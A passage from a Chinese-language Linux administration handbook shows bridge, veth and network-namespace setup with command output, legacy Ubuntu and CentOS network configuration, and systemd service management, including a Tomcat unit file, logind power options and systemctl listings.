br0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
                inet 192.168.3.1  netmask 255.255.255.0
broadcast 0.0.0.0
                inet6 fe80::444c:55ff:fe96:d7dd  prefixlen 64
scopeid 0x20<link>
                ether 46:4c:55:96:d7:dd  txqueuelen 1000
(Ethernet)
                RX packets 0  bytes 0 (0.0 B)
                RX errors 0  dropped 0  overruns 0  frame 0
                TX packets 6  bytes 516 (516.0 B)
                TX errors 0  dropped 0 overruns 0  carrier 0
collisions 0

[root@localhost ~]# ip route
default via 192.168.30.1 dev enp2s0 proto static metric 100
192.168.3.0/24 dev br0 proto kernel scope link src 192.168.3.1

[root@localhost ~]# ping -c 1 -I br0 192.168.3.1
PING 192.168.3.1 (192.168.3.1) from 192.168.3.1 br0: 56(84)
bytes of data.
```

```
64 bytes from 192.168.3.1: icmp_seq=1 ttl=64 time=0.052 ms

--- 192.168.3.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.052/0.052/0.052/0.000 ms
```

```
ip link add veth0 type veth peer name veth1
ip addr add 192.168.3.11/24 dev veth0
ip addr add 192.168.3.12/24 dev veth1
ip link set veth0 up
ip link set veth1 up
```

创建veth设备，并配置IP

```
[root@localhost ~]# ip link add veth0 type veth peer name veth1
[root@localhost ~]# ip addr add 192.168.3.11/24 dev veth0
[root@localhost ~]# ip addr add 192.168.3.12/24 dev veth1
[root@localhost ~]# ip link set veth0 up
[root@localhost ~]# ip link set veth1 up

[root@localhost ~]# ifconfig veth0
veth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
                inet 192.168.3.11  netmask 255.255.255.0
broadcast 0.0.0.0
                inet6 fe80::849:3eff:fe7f:646f  prefixlen 64
scopeid 0x20<link>
                ether 0a:49:3e:7f:64:6f  txqueuelen 1000
(Ethernet)
                RX packets 7  bytes 586 (586.0 B)
                RX errors 0  dropped 0  overruns 0  frame 0
                TX packets 7  bytes 586 (586.0 B)
                TX errors 0  dropped 0 overruns 0  carrier 0
collisions 0

[root@localhost ~]# ifconfig veth1
veth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
```

```
                inet 192.168.3.12  netmask 255.255.255.0
broadcast 0.0.0.0
                inet6 fe80::a0ec:9fff:feb2:d8ff  prefixlen 64
scopeid 0x20<link>
                ether a2:ec:9f:b2:d8:ff  txqueuelen 1000
(Ethernet)
                RX packets 7  bytes 586 (586.0 B)
                RX errors 0  dropped 0  overruns 0  frame 0
                TX packets 7  bytes 586 (586.0 B)
                TX errors 0  dropped 0 overruns 0  carrier 0
collisions 0

[root@localhost ~]# ip route
default via 192.168.30.1 dev enp2s0 proto static metric 100
192.168.3.0/24 dev br0 proto kernel scope link src 192.168.3.1
192.168.3.0/24 dev veth0 proto kernel scope link src
192.168.3.11
192.168.3.0/24 dev veth1 proto kernel scope link src
192.168.3.12
```

```
[root@localhost ~]# ip link set dev veth0 master br0
[root@localhost ~]# ip link set dev veth1 master br0

[root@localhost ~]# bridge link
16582: vethb1a595b@if16581: <BROADCAST,MULTICAST,UP,LOWER_UP>
mtu 1500 master br-ad3d9e94154d state forwarding priority 32
cost 2
16586: veth1@veth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
master br0 state forwarding priority 32 cost 2
16587: veth0@veth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
master br0 state forwarding priority 32 cost 2
```

打通两个 namespace 之间的 veth

```
# 创建 namespace
```

```
ip netns a ns1
ip netns a ns2

# 创建一对 veth-pair veth0 veth1
ip link add veth0 type veth peer name veth1

# 将 veth0 veth1 分别加入两个 ns
ip link set veth0 netns ns1
ip link set veth1 netns ns2

# 给两个 veth0 veth1 配上 IP 并启用
ip netns exec ns1 ip addr add 192.168.3.11/24 dev veth0
ip netns exec ns1 ip link set veth0 up

ip netns exec ns2 ip addr add 192.168.3.12/24 dev veth1
ip netns exec ns2 ip link set veth1 up

# 从 veth0 ping veth1
[root@localhost ~]# ip netns exec ns1 ping -c 3 192.168.3.12
PING 192.168.3.12 (192.168.3.12) 56(84) bytes of data.
64 bytes from 192.168.3.12: icmp_seq=1 ttl=64 time=0.025 ms
64 bytes from 192.168.3.12: icmp_seq=2 ttl=64 time=0.019 ms
64 bytes from 192.168.3.12: icmp_seq=3 ttl=64 time=0.022 ms

--- 192.168.3.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2025ms
rtt min/avg/max/mdev = 0.019/0.022/0.025/0.002 ms
```

```
[root@localhost ~]# ip netns a ns1
[root@localhost ~]# ip netns a ns2
[root@localhost ~]# ip netns
ns2 (id: 2)
ns1 (id: 1)
```

通过网桥连接 **veth-pair**

```
#创建 bridge br0
ip link add name br0 type bridge
ip addr add 192.168.3.1/24 dev br0
ip link set br0 up

# 创建两对 veth-pair
ip l a veth0 type veth peer name br-veth0
ip l a veth1 type veth peer name br-veth1




# 分别将两对 veth-pair 加入两个 ns 和 br0
ip l s veth0 netns ns1
ip l s br-veth0 master br0
ip addr add 192.168.3.10/24 dev br-veth0
ip l s br-veth0 up

ip l s veth1 netns ns2
ip l s br-veth1 master br0
ip l s br-veth1 up

# 给两个 ns 中的 veth 配置 IP 并启用
ip netns exec ns1 ip a a 10.1.1.2/24 dev veth0
ip netns exec ns1 ip l s veth0 up

ip netns exec ns2 ip a a 10.1.1.3/24 dev veth1
ip netns exec ns2 ip l s veth1 up

# veth0 ping veth1
[root@localhost ~]# ip netns exec ns1 ping -c 3 192.168.3.12
PING 192.168.3.12 (192.168.3.12) 56(84) bytes of data.
64 bytes from 192.168.3.12: icmp_seq=1 ttl=64 time=0.024 ms
64 bytes from 192.168.3.12: icmp_seq=2 ttl=64 time=0.017 ms
64 bytes from 192.168.3.12: icmp_seq=3 ttl=64 time=0.014 ms

--- 192.168.3.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2065ms
rtt min/avg/max/mdev = 0.014/0.018/0.024/0.005 ms
```

添加设备到网桥

添加物理设备

```
ip link set dev eth0 master br0
```

添加虚拟设备

```
ip link set dev veth0 master br0
```

```
[root@localhost ~]# ip link set dev veth0 master br0
[root@localhost ~]# ip link set dev veth1 master br0

[root@localhost ~]# ip route
default via 192.168.30.1 dev enp2s0 proto static metric 100
192.168.3.0/24 dev br0 proto kernel scope link src 192.168.3.1
192.168.3.0/24 dev veth0 proto kernel scope link src
192.168.3.11
192.168.3.0/24 dev veth1 proto kernel scope link src
192.168.3.12

[root@localhost ~]# bridge link
16586: veth1@veth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
master br0 state forwarding priority 32 cost 2
16587: veth0@veth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
master br0 state forwarding priority 32 cost 2
```

10.10. Zebra

http://www.zebra.org/

11. IPv6

11.1. 禁用 IPv6

有些 Linux 发行版会将 ipv6 设为默认，国内 ipv6 支持不好，导致网络出现异常

创建文件 /etc/sysctl.d/ipv6.conf

```
net.ipv6.conf.all.disable_ipv6 = 1
net.ipv6.conf.default.disable_ipv6 = 1
net.ipv6.conf.lo.disable_ipv6 = 1
net.ipv6.conf.eth0.disable_ipv6 = 1
```

12. 早期版本

12.1. 早期 Ubuntu

ifquery

```
$ sudo ifquery --list
lo
eth0
eth1
```

Static IP

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.3.90
gateway 192.168.3.1
netmask 255.255.255.0
network 192.168.3.0
broadcast 192.168.3.255

dns-nameservers 8.8.8.8 4.4.4.4
```

Setting up Second IP address or Virtual IP address in Ubuntu

```
sudo vi /etc/network/interfaces

auto eth0:1
iface eth0:1 inet static
address 192.168.1.60
netmask 255.255.255.0
network x.x.x.x
broadcast x.x.x.x
gateway x.x.x.x
```

```
dns-nameservers 8.8.8.8 4.4.4.4
```

DHCP

DHCP

```
sudo vi /etc/network/interfaces

# The primary network interface - use DHCP to find our address
auto eth0
iface eth0 inet dhcp
```

配置生效

restart

```
sudo /etc/init.d/networking restart
```

12.2. CentOS 6

```
ifconfig eth0 192.168.0.10 netmask 255.255.255.0
or
ip addr add 192.168.0.10 dev eth0
```

ifcfg-eth0,ifcfg-eth1,ifcfg-eth2 ... ifcfg-eth(n)

```
[root@development httpd]# cat /etc/sysconfig/network-
scripts/ifcfg-eth0
```

```
# Broadcom Corporation NetLink BCM5784M Gigabit Ethernet PCIe
DEVICE=eth0
BOOTPROTO=static
BROADCAST=192.168.3.255
HWADDR=00:25:64:A3:59:BF
IPADDR=192.168.3.40
IPV6INIT=yes
IPV6_AUTOCONF=yes
NETMASK=255.255.255.0
NETWORK=192.168.3.0
ONBOOT=yes
```

eth0:1

```
[root@development httpd]# cp /etc/sysconfig/network-
scripts/ifcfg-eth0 /etc/sysconfig/network-scripts/ifcfg-eth0:1
[root@development httpd]# vi /etc/sysconfig/network-
scripts/ifcfg-eth0:1
# Broadcom Corporation NetLink BCM5784M Gigabit Ethernet PCIe
DEVICE=eth0:1
BOOTPROTO=static
BROADCAST=192.168.3.255
HWADDR=00:25:64:A3:59:BF
IPADDR=192.168.3.41
IPV6INIT=yes
IPV6_AUTOCONF=yes
NETMASK=255.255.255.0
NETWORK=192.168.3.0
ONBOOT=yes
```

reload network

```
[root@development ~]# /etc/init.d/network reload
Shutting down interface eth0:                              [
OK  ]
Shutting down loopback interface:                          [
```

```
OK  ]
Bringing up loopback interface:                            [
OK  ]
Bringing up interface eth0:
```

CentOS

```
[root@development ~]# cat /etc/sysconfig/network
NETWORKING=yes
NETWORKING_IPV6=yes
HOSTNAME=development.domain.org
GATEWAY=192.168.3.1
```

第 12 章 服务管理

1. 什么是 systemd

systemd是Linux电脑操作系统之下的一套中央化系统及设置管理程序（init软件），包括有守护进程、程序库跟应用软件，由Lennart Poettering带头开发。 其开发目标是提供更优秀的框架以表示系统服务间的依赖关系，并依此实现系统初始化时服务的并行启动，同时达到降低Shell的系统开销的效果，最终代替现在常用的System V与BSD风格init程序。

2. why-为什么做

与多数发行版使用的System V风格init相比，systemd采用了以下新技术：

1. 采用Socket激活式与D-Bus激活式服务，以提高相互依赖的各服务的并行运行性能；

2. 用cgroups代替进程ID来追踪进程，以此即使是两次fork之后生成的守护进程也不会脱离systemd的控制。

3. systemd 是何时被采用的

CentOS 7 开始系统默认使用 systemd，对于用户来说就是service被systemctl替代了。

4. 那些系统使用 systemd

基本上从 Redhat 派生出的Linux操作系统基本都切换到了systemd，Ubuntu也采用了systemd

5. system 是谁开发的

由Lennart Poettering带头开发

6. 怎样编写systemd脚本

下面是一个启动tomcat的systemd脚本，以此脚本为例我带大家进入 systemd 的世界。

例 12.1. /usr/lib/systemd/system/tomcat.service

```
#######################################################
# Homepage: http://netkiller.github.io
# Author: netkiller<netkiller@msn.com>
# Script: https://github.com/oscm/shell
# Date: 2015-11-03
#######################################################

[Unit]
Description=Apache Tomcat Web Application Container
After=network.target
After=syslog.target

[Service]
Type=forking

User=www
Group=www

#EnvironmentFile=/etc/sysconfig/tomcat
ExecStartPre="rm -rf /srv/apache-tomcat/logs/*"
ExecStart=/srv/apache-tomcat/bin/startup.sh
#ExecStartPost=

ExecStop=/srv/apache-tomcat/bin/shutdown.sh

[Install]
WantedBy=multi-user.target
```

脚本安装到 /usr/lib/systemd/system/tomcat.service 下面

```
systemctl enable tomcat
systemctl start tomcat
systemctl stop tomcat
systemctl disable tomcat
```

启用脚本的时候会创建一个符号链接

```
[neo@netkiller ~]# ll /etc/systemd/system/multi-
user.target.wants/tomcat.service
lrwxrwxrwx 1 root root 38 Nov  3 04:06
/etc/systemd/system/multi-user.target.wants/tomcat.service ->
/usr/lib/systemd/system/tomcat.service
```

6.1. Unit

Description 写一段文字描述该脚本

After 等待网络就绪后运行

6.2. Service

Type 启动类型

User, Group 运行 ExecStart 脚本的用户，相当于 su - user -c ExecStart

Environment 环境变量，EnvironmentFile 环境变量文件

ExecStartPre 开始之前运行的脚本，ExecStart 启动脚本，ExecStartPost 启动之后运行的脚本

ExecStop 停止脚本

6.3. Install

WantedBy=multi-user.target 安装到多用户模式

7. systemd, init - systemd system and service manager

```
# systemctl stop postfix
# systemctl stop avahi-daemon
# systemctl disable postfix
# systemctl disable avahi-daemon
```

7.1. 电源管理

systemd 处理某些电源相关的 ACPI事件，可以通过从 /etc/systemd/logind.conf以下选项进行配置

ACPI事件

1. HandlePowerKey按下电源键后的行为，默认power off
2. HandleSleepKey 按下挂起键后的行为，默认suspend
3. HandleHibernateKey 按下休眠键后的行为，默认hibernate
4. HandleLidSwitch 合上笔记本盖后的行为，默认suspend

触发的行为可以有

1. ignore（什么都不做）
2. poweroff（关机）
3. reboot（重新启动）
4. halt（关机，和poweroff有什么区别，需要手动断开电源？）
5. suspend（待机挂起）
6. hibernate（休眠）
7. hybrid-sleep(同时休眠到内存与硬盘)
8. lock 锁屏
9. kexec 调用内核"kexec"函数

如果要合盖不休眠只需要把HandleLidSwitch选项设置为如下即可：

去掉HandleLidSwitch前面的注释符号#，并把它的值从suspend修改为ignore 或者 lock。

```
[root@localhost ~]# vim /etc/systemd/logind.conf
HandleLidSwitch=lock
```

注意：设置完成保存后运行下列命令才生效。systemctl restart systemd-logind

```
[root@localhost ~]# cat /etc/systemd/logind.conf

#  This file is part of systemd.
#
#  systemd is free software; you can redistribute it and/or
modify it
#  under the terms of the GNU Lesser General Public License as
published by
#  the Free Software Foundation; either version 2.1 of the
License, or
#  (at your option) any later version.
#
# Entries in this file show the compile time defaults.
# You can change settings by editing this file.
# Defaults can be restored by simply deleting this file.
#
# See logind.conf(5) for details.

[Login]
#NAutoVTs=6
#ReserveVT=6
#KillUserProcesses=no
#KillOnlyUsers=
#KillExcludeUsers=root
#InhibitDelayMaxSec=5
```

```
#HandlePowerKey=poweroff
#HandleSuspendKey=suspend
#HandleHibernateKey=hibernate
#HandleLidSwitch=suspend
HandleLidSwitch=ignore
#HandleLidSwitchDocked=ignore
#PowerKeyIgnoreInhibited=no
#SuspendKeyIgnoreInhibited=no
#HibernateKeyIgnoreInhibited=no
#LidSwitchIgnoreInhibited=yes
#IdleAction=ignore
#IdleActionSec=30min
#RuntimeDirectorySize=10%
#RemoveIPC=no
#UserTasksMax=

[root@localhost ~]# systemctl restart systemd-logind
```

7.2. rc.local

```
$ chmod +x /etc/rc.d/rc.local
$ systemctl enable rc-local
$ systemctl start rc-local
$ systemctl status rc-local
```

7.3. 编辑 service 文件

```
systemctl edit docker.service
```

7.4. 查看 service 文件

systemctl cat docker

```
[root@netkiller ~]# systemctl cat docker
# /usr/lib/systemd/system/docker.service
[Unit]
Description=Docker Application Container Engine
Documentation=https://docs.docker.com
After=network-online.target firewalld.service
containerd.service
Wants=network-online.target
Requires=docker.socket containerd.service

[Service]
Type=notify
# the default is not to use systemd for cgroups because the
delegate issues still
# exists and systemd currently does not support the cgroup
feature set required
# for containers run by docker
ExecStart=/usr/bin/dockerd -H fd:// --
containerd=/run/containerd/containerd.sock
ExecReload=/bin/kill -s HUP $MAINPID
TimeoutSec=0
RestartSec=2
Restart=always

# Note that StartLimit* options were moved from "Service" to
"Unit" in systemd 229.
# Both the old, and new location are accepted by systemd 229
and up, so using the old location
# to make them work for either version of systemd.
StartLimitBurst=3

# Note that StartLimitInterval was renamed to
StartLimitIntervalSec in systemd 230.
# Both the old, and new name are accepted by systemd 230 and
up, so using the old name to make
# this option work for either version of systemd.
StartLimitInterval=60s

# Having non-zero Limit*s causes performance problems due to
accounting overhead
# in the kernel. We recommend using cgroups to do container-
local accounting.
```

```
LimitNOFILE=infinity
LimitNPROC=infinity
LimitCORE=infinity

# Comment TasksMax if your systemd version does not support it.
# Only systemd 226 and above support this option.
TasksMax=infinity

# set delegate yes so that systemd does not reset the cgroups
of docker containers
Delegate=yes

# kill only the docker process, not all processes in the cgroup
KillMode=process
OOMScoreAdjust=-500

[Install]
WantedBy=multi-user.target
```

7.5. is-enabled 查看当前服务的启用状态

```
[root@www.netkiller.cn ~]# systemctl is-enabled mongod
enabled
[root@www.netkiller.cn ~]# systemctl is-enabled spring
disabled
```

7.6. 重载 systemd

```
systemctl daemon-reload
```

7.7. 列出启动失败的服务

```
# systemctl --failed
  UNIT           LOAD   ACTIVE SUB    DESCRIPTION
● spring.service loaded failed failed Spring Boot Application

LOAD   = Reflects whether the unit definition was properly
loaded.
ACTIVE = The high-level unit activation state, i.e.
generalization of SUB.
SUB    = The low-level unit activation state, values depend on
unit type.

1 loaded units listed. Pass --all to see loaded but inactive
units, too.
To show all installed unit files use 'systemctl list-unit-
files'.
```

7.8. list-units

```
# systemctl list-unit-files
UNIT FILE                                   STATE
proc-sys-fs-binfmt_misc.automount           static
dev-hugepages.mount                         static
dev-mqueue.mount                            static
proc-sys-fs-binfmt_misc.mount               static
sys-fs-fuse-connections.mount               static
sys-kernel-config.mount                     static
sys-kernel-debug.mount                      static
tmp.mount                                   disabled
brandbot.path                               disabled
systemd-ask-password-console.path           static
systemd-ask-password-plymouth.path          static
systemd-ask-password-wall.path              static
session-1.scope                             static
session-2.scope                             static
session-3.scope                             static
session-4.scope                             static
auditd.service                              enabled
autovt@.service                             disabled
```

```
avahi-daemon.service                              enabled
blk-availability.service                          disabled
brandbot.service                                  static
console-getty.service                             disabled
console-shell.service                             disabled
cpupower.service                                  disabled
crond.service                                     enabled
dbus-org.fedoraproject.FirewallD1.service         enabled
dbus-org.freedesktop.Avahi.service                enabled
dbus-org.freedesktop.hostname1.service            static
dbus-org.freedesktop.locale1.service              static
dbus-org.freedesktop.login1.service               static
dbus-org.freedesktop.machine1.service             static
dbus-org.freedesktop.NetworkManager.service       enabled
dbus-org.freedesktop.nm-dispatcher.service        enabled
dbus-org.freedesktop.timedate1.service            static
dbus.service                                      static
debug-shell.service                               disabled
dm-event.service                                  disabled
dnsmasq.service                                   disabled
dracut-cmdline.service                            static
dracut-initqueue.service                          static
dracut-mount.service                              static
dracut-pre-mount.service                          static
dracut-pre-pivot.service                          static
dracut-pre-trigger.service                        static
dracut-pre-udev.service                           static
dracut-shutdown.service                           static
ebtables.service                                  disabled
emergency.service                                 static
firewalld.service                                 enabled
getty@.service                                    enabled
halt-local.service                                static
initrd-cleanup.service                            static
initrd-parse-etc.service                          static
initrd-switch-root.service                        static
initrd-udevadm-cleanup-db.service                 static
irqbalance.service                                enabled
kdump.service                                     enabled
kmod-static-nodes.service                         static
lvm2-lvmetad.service                              disabled
lvm2-monitor.service                              enabled
lvm2-pvscan@.service                              static
messagebus.service                                static
microcode.service                                 enabled
```

```
NetworkManager-dispatcher.service           enabled
NetworkManager-wait-online.service          disabled
NetworkManager.service                      enabled
plymouth-halt.service                       disabled
plymouth-kexec.service                      disabled
plymouth-poweroff.service                   disabled
plymouth-quit-wait.service                  disabled
plymouth-quit.service                       disabled
plymouth-read-write.service                 disabled
plymouth-reboot.service                     disabled
plymouth-start.service                      disabled
plymouth-switch-root.service                static
polkit.service                              static
postfix.service                             enabled
quotaon.service                             static
rc-local.service                            static
rdisc.service                               disabled
rescue.service                              static
rhel-autorelabel-mark.service               static
rhel-autorelabel.service                    static
rhel-configure.service                      static
rhel-dmesg.service                          disabled
rhel-domainname.service                     disabled
rhel-import-state.service                   static
rhel-loadmodules.service                    static
rhel-readonly.service                       static
rsyslog.service                             enabled
serial-getty@.service                       disabled
sshd-keygen.service                         static
sshd.service                                enabled
sshd@.service                               static
systemd-ask-password-console.service        static
systemd-ask-password-plymouth.service       static
systemd-ask-password-wall.service           static
systemd-backlight@.service                  static
systemd-binfmt.service                      static
systemd-fsck-root.service                   static
systemd-fsck@.service                       static
systemd-halt.service                        static
systemd-hibernate.service                   static
systemd-hostnamed.service                   static
systemd-hybrid-sleep.service                static
systemd-initctl.service                     static
systemd-journal-flush.service               static
systemd-journald.service                    static
```

```
systemd-kexec.service                          static
systemd-localed.service                        static
systemd-logind.service                         static
systemd-machined.service                       static
systemd-modules-load.service                   static
systemd-nspawn@.service                        disabled
systemd-poweroff.service                       static
systemd-quotacheck.service                     static
systemd-random-seed.service                    static
systemd-readahead-collect.service              enabled
systemd-readahead-done.service                 static
systemd-readahead-drop.service                 enabled
systemd-readahead-replay.service               enabled
systemd-reboot.service                         static
systemd-remount-fs.service                     static
systemd-shutdownd.service                      static
systemd-suspend.service                        static
systemd-sysctl.service                         static
systemd-timedated.service                      static
systemd-tmpfiles-clean.service                 static
systemd-tmpfiles-setup-dev.service             static
systemd-tmpfiles-setup.service                 static
systemd-udev-settle.service                    static
systemd-udev-trigger.service                   static
systemd-udevd.service                          static
systemd-update-utmp-runlevel.service           static
systemd-update-utmp.service                    static
systemd-user-sessions.service                  static
systemd-vconsole-setup.service                 static
teamd@.service                                 static
tuned.service                                  enabled
wpa_supplicant.service                         disabled
-.slice                                        static
machine.slice                                  static
system.slice                                   static
user.slice                                     static
avahi-daemon.socket                            enabled
dbus.socket                                    static
dm-event.socket                                enabled
lvm2-lvmetad.socket                            enabled
sshd.socket                                    disabled
syslog.socket                                  static
systemd-initctl.socket                         static
systemd-journald.socket                        static
systemd-shutdownd.socket                       static
```

```
systemd-udevd-control.socket                static
systemd-udevd-kernel.socket                 static
basic.target                                static
bluetooth.target                            static
cryptsetup.target                           static
ctrl-alt-del.target                         disabled
default.target                              enabled
emergency.target                            static
final.target                                static
getty.target                                static
graphical.target                            disabled
halt.target                                 disabled
hibernate.target                            static
hybrid-sleep.target                         static
initrd-fs.target                            static
initrd-root-fs.target                       static
initrd-switch-root.target                   static
initrd.target                               static
kexec.target                                disabled
local-fs-pre.target                         static
local-fs.target                             static
multi-user.target                           enabled
network-online.target                       static
network.target                              static
nss-lookup.target                           static
nss-user-lookup.target                      static
paths.target                                static
poweroff.target                             disabled
printer.target                              static
reboot.target                               disabled
remote-fs-pre.target                        static
remote-fs.target                            enabled
rescue.target                               disabled
rpcbind.target                              static
runlevel0.target                            disabled
runlevel1.target                            disabled
runlevel2.target                            disabled
runlevel3.target                            disabled
runlevel4.target                            disabled
runlevel5.target                            disabled
runlevel6.target                            disabled
shutdown.target                             static
sigpwr.target                               static
sleep.target                                static
slices.target                               static
```

```
smartcard.target                                  static
sockets.target                                    static
sound.target                                      static
suspend.target                                    static
swap.target                                       static
sysinit.target                                    static
system-update.target                              static
time-sync.target                                  static
timers.target                                     static
umount.target                                     static
systemd-readahead-done.timer                      static
systemd-tmpfiles-clean.timer                      static

210 unit files listed.
```

```
$ systemctl list-units --type=target
UNIT                   LOAD   ACTIVE SUB    DESCRIPTION
basic.target           loaded active active Basic System
cryptsetup.target      loaded active active Encrypted Volumes
getty.target           loaded active active Login Prompts
local-fs-pre.target    loaded active active Local File Systems
(Pre)
local-fs.target        loaded active active Local File Systems
multi-user.target      loaded active active Multi-User System
network-online.target loaded active active Network is Online
network.target         loaded active active Network
paths.target           loaded active active Paths
slices.target          loaded active active Slices
sockets.target         loaded active active Sockets
swap.target            loaded active active Swap
sysinit.target         loaded active active System
Initialization
timers.target          loaded active active Timers

LOAD   = Reflects whether the unit definition was properly
loaded.
ACTIVE = The high-level unit activation state, i.e.
generalization of SUB.
SUB    = The low-level unit activation state, values depend on
unit type.
```

```
14 loaded units listed. Pass --all to see loaded but inactive
units, too.
To show all installed unit files use 'systemctl list-unit-
files'.
```

```
$ systemctl list-units | more
UNIT                                                LOAD   ACTIVE
SUB       DESCRIPTION
proc-sys-fs-binfmt_misc.automount                   loaded active
running   Arbitrary Executable File Formats File System
Automount Point
sys-devices-platform-serial8250-tty-ttyS0.device loaded active
plugged   /sys/devices/platform/serial8250/tty/ttyS0
sys-devices-platform-serial8250-tty-ttyS1.device loaded active
plugged   /sys/devices/platform/serial8250/tty/ttyS1
sys-devices-platform-serial8250-tty-ttyS2.device loaded active
plugged   /sys/devices/platform/serial8250/tty/ttyS2
sys-devices-platform-serial8250-tty-ttyS3.device loaded active
plugged   /sys/devices/platform/serial8250/tty/ttyS3
sys-devices-vbd\x2d51728-block-xvdb-xvdb1.device loaded active
plugged   /sys/devices/vbd-51728/block/xvdb/xvdb1
sys-devices-vbd\x2d51728-block-xvdb.device       loaded active
plugged   /sys/devices/vbd-51728/block/xvdb
sys-devices-vbd\x2d768-block-xvda-xvda1.device   loaded active
plugged   /sys/devices/vbd-768/block/xvda/xvda1
sys-devices-vbd\x2d768-block-xvda.device         loaded active
plugged   /sys/devices/vbd-768/block/xvda
sys-devices-vif\x2d0-net-eth0.device             loaded active
plugged   /sys/devices/vif-0/net/eth0
sys-devices-vif\x2d1-net-eth1.device             loaded active
plugged   /sys/devices/vif-1/net/eth1
sys-devices-virtual-net-tun0.device              loaded active
plugged   /sys/devices/virtual/net/tun0
sys-module-configfs.device                       loaded active
plugged   /sys/module/configfs
sys-subsystem-net-devices-eth0.device            loaded active
plugged   /sys/subsystem/net/devices/eth0
sys-subsystem-net-devices-eth1.device            loaded active
plugged   /sys/subsystem/net/devices/eth1
sys-subsystem-net-devices-tun0.device            loaded active
plugged   /sys/subsystem/net/devices/tun0
```

```
-.mount                                            loaded active
mounted   /
dev-hugepages.mount                                loaded active
mounted   Huge Pages File System
dev-mqueue.mount                                   loaded active
mounted   POSIX Message Queue File System
opt.mount                                          loaded active
mounted   /opt
proc-sys-fs-binfmt_misc.mount                      loaded active
mounted   Arbitrary Executable File Formats File System
proc-xen.mount                                     loaded active
mounted   /proc/xen
run-user-0.mount                                   loaded active
mounted   /run/user/0
sys-kernel-config.mount                            loaded active
mounted   Configuration File System
sys-kernel-debug.mount                             loaded active
mounted   Debug File System
brandbot.path                                      loaded active
waiting   Flexible branding
systemd-ask-password-plymouth.path                 loaded active
waiting   Forward Password Requests to Plymouth Directory Watch
systemd-ask-password-wall.path                     loaded active
waiting   Forward Password Requests to Wall Directory Watch
session-231.scope                                  loaded active
running   Session 231 of user root
session-571.scope                                  loaded active
running   Session 571 of user root
aegis.service                                      loaded active
running   LSB: aegis update.
agentwatch.service                                 loaded active
running   SYSV: Starts and stops guest agent
cloudmonitor.service                               loaded active
running   LSB: @app.long.name@
crond.service                                      loaded active
running   Command Scheduler
dbus.service                                       loaded active
running   D-Bus System Message Bus
exim.service                                       loaded active
running   Exim Mail Transport Agent
getty@tty1.service                                 loaded active
running   Getty on tty1
gitlab-runsvdir.service                            loaded active
running   GitLab Runit supervision process
iptables.service                                   loaded active
```

```
exited    IPv4 firewall with iptables
jexec.service                                      loaded active
exited    LSB: Supports the direct execution of binary formats.
kmod-static-nodes.service                          loaded active
exited    Create list of required static device nodes for the
current kernel
lvm2-lvmetad.service                               loaded active
running   LVM2 metadata daemon
lvm2-monitor.service                               loaded active
exited    Monitoring of LVM2 mirrors, snapshots etc. using
dmeventd or progress polling
mysqld.service                                     loaded active
running   MySQL Server
network.service                                    loaded active
exited    LSB: Bring up/down networking
nscd.service                                       loaded active
running   Name Service Cache Daemon
ntpd.service                                       loaded active
running   Network Time Service
openvpn@server.service                             loaded active
running   OpenVPN Robust And Highly Flexible Tunneling
Application On server
rhel-dmesg.service                                 loaded active
exited    Dump dmesg to /var/log/dmesg
rhel-import-state.service                          loaded active
exited    Import network configuration from initramfs
rhel-readonly.service                              loaded active
exited    Configure read-only root support
rsyslog.service                                    loaded active
running   System Logging Service
--More--
```

8. 定时器单元

```
neo@netkiller ~ % systemctl list-timers
NEXT                         LEFT          LAST
PASSED       UNIT
Wed 2018-11-14 20:43:46 HST  4min 47s left Wed 2018-11-14
16:31:32 HST  4h 7min ago  motd-news.timer
Wed 2018-11-14 22:07:11 HST  1h 28min left Wed 2018-11-14
15:04:00 HST  5h 34min ago apt-daily.timer
Thu 2018-11-15 00:00:00 HST  3h 21min left Wed 2018-11-14
17:33:09 HST  3h 5min ago  logrotate.timer
Thu 2018-11-15 06:19:21 HST  9h left       Wed 2018-11-14
15:04:00 HST  5h 34min ago apt-daily-upgrade.timer
Thu 2018-11-15 20:01:56 HST  23h left      Wed 2018-11-14
20:01:56 HST  37min ago    systemd-tmpfiles-clean.timer
Mon 2018-11-19 00:00:00 HST  4 days left   Mon 2018-11-12
01:31:25 HST  2 days ago   fstrim.timer
n/a                          n/a           Wed 2018-11-14
19:49:46 HST  49min ago    ureadahead-stop.timer

7 timers listed.
Pass --all to see loaded but inactive timers, too.
lines 1-11/11 (END)
```

9. 查看配置项

```
root@iZ6we9kdkvpx08ljamn4r6Z:~# systemctl show --
property=Environment docker
Environment=
```

10. Debian/Ubuntu

10.1. update-rc.d - install and remove System-V style init script links

for example:

```
Insert links using the defaults:
   update-rc.d foobar defaults
Equivalent command using explicit argument sets:
   update-rc.d foobar start 20 2 3 4 5 . stop 20 0 1 6 .
More typical command using explicit argument sets:
   update-rc.d foobar start 30 2 3 4 5 . stop 70 0 1 6 .
Insert links at default runlevels when B requires A
   update-rc.d script_for_A defaults 80 20
   update-rc.d script_for_B defaults 90 10
Insert a link to a service that (presumably) will not be needed
by any other daemon
   update-rc.d top_level_app defaults 98 02
Insert links for a script that requires services that
start/stop at sequence number 20
   update-rc.d script_depends_on_svc20 defaults 21 19
Remove all links for a script (assuming foobar has been deleted
already):
   update-rc.d foobar remove
Example of disabling a service:
   update-rc.d -f foobar remove
   update-rc.d foobar stop 20 2 3 4 5 .
Example of a command for installing a system initialization-
and-shutdown script:
   update-rc.d foobar start 45 S . stop 31 0 6 .
Example of a command for disabling a system initialization-and-
shutdown script:
   update-rc.d -f foobar remove
   update-rc.d foobar stop 45 S .
```

set default

```
update-rc.d nginx defaults
```

remove

```
update-rc.d -f lighttpd remove
$ sudo update-rc.d -f avahi-daemon remove
```

10.2. invoke-rc.d - executes System-V style init script actions

```
$ sudo invoke-rc.d mysql restart
```

10.3. runlevel

```
$ runlevel
N 2

# runlevel
N 3
```

```
$ sudo vim /etc/init.d/rcS
#! /bin/sh
#
# rcS
#
